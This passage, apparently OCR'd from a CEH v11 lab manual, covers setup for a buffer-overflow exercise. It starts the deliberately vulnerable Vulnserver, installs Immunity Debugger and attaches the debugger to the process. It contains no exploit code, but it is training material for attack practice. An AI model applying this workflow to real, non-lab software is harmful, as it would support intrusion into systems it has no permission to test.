
Name: vulnserver.exe
Publisher: Unknown
Path: E:\ceh-tools\cehv11 module 06 system hacking\buffer overflow tools\vulnserver\vulnserver.exe

Allow vulnserver.exe to communicate on these networks:

☑ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

Figure 1.7.1: Window Security Alert window

3. **Vulnserver** starts running, as shown in the screenshot.


E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Vulnserver\vulnse...

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Figure 1.7.2: Vulnserver starts running

4. Minimize the **Command Prompt** window running **Vulnserver**.

TASK 7.2


Install and Launch Immunity Debugger

5. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

The buffer overflow vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.


Immunity Debugger Setup: License Agreement
☑ I accept
Cancel
Nullsoft Install System v2.46
Next >

Please review the license agreement before installing Immunity Debugger. If you accept all terms of the agreement, click the check box below. Click Next to continue.

Last Updated: February 11, 2009

IMMUNITY, INC.

SOFTWARE LICENSE AGREEMENT

THIS LICENSE AGREEMENT (with the schedules annexed hereto, the "Agreement") is made as of the day when registered on the download server between "Licensee", the user of the software, whether corporate entity or individual, and Immunity, Inc, "Licensor", a New York State based company with primary offices at 1130 Washington Avenue, Floor 8, Miami Beach FL,

Figure 1.7.3: Install Immunity Debugger

7. Follow the wizard and install Immunity Debugger using the default settings.

8. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

9. The **Immunity Debugger** main window appears, as shown in the screenshot.



Immunity Debugger - [CPU]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services
Registers (FPU)
Address
Hex dump
ASCII
Show Memory window (Alt+M)
Ready

Figure 1.7.4: Immunity Debugger main window

TASK 7.3

Attach and Run Vulnserver

10. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




Immunity Debugger - [CPU]
C
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
Open F3
Attach Ctrl+F1
Detach
Exit Alt+X
l e m t w h c P k b z r ... s ?

Figure 1.7.5: Attach a process

11. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.


Select process to attach
Attach
Cancel

PID	Name	Service	Listening	Window	Path
1984	GniServ	gniserv			C:\Program Files
2168	nmsrvc	nmservice			C:\Program Files
2184	armsvc	AdobeARMservic			C:\Program Files
2216	MailHost	tabsmc20			C:\Program Files
2656	smtps				C:\Program Files
2776	smtpr				C:\Program Files
2788	pop3				C:\Program Files
4984	vulnserver			E:\CEH-Tools\CEHv11 Module	E:\CEH-Tools\CEHv
5060	SkypeHost				C:\Program Files\
5576	jucheck			JavaUpdate SysTray Icon	C:\Program Files
5600	OneDriveSet				C:\Users\Admin\Ap
6076	jusched				C:\Program Files
6092	nmctxth			(NetworkMagicUserContext9D	C:\Program Files
6484	OneDriveSet				C:\Users\Admin\Ap

Figure 1.7.6: Attach vulnserver process

12. **Immunity Debugger** showing the **vulnerserver.exe** process window appears, as shown in the screenshot.

13. You can observe that the status is **Paused** in the bottom-right corner of the window.



Immunity Debugger - vulnserver.exe - [CPU - thread 00000F7C, module ntdll]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
Immunity: Consulting Services Mana
Registers (FPU)
Address
Hex dump
ASCII
Show call stack (Alt+K)
Paused

Figure 1.7.7: Status as Paused

14. Click on the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.




Immunity Debugger - vulnserver.exe - [CPU - thread 00000F7C, module ntdll]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c

Figure 1.7.8: Click on Run program icon

15. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.


Immunity Debugger - vulnserver.exe - [CPU - thread 00000F7C, module ntdll]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessm

```
779C8E01   C3               RETN
779C8E02   CC               INT3
779C8E03   CC               INT3
779C8E04   CC               INT3
779C8E05   CC               INT3
779C8E06   CC               INT3
779C8E07   CC               INT3
779C8E08   CC               INT3
779C8E09   CC               INT3
779C8E0A   CC               INT3
779C8E0B   CC               INT3
779C8E0C   CC               INT3
779C8E0D   CC               INT3
779C8E0E   CC               INT3
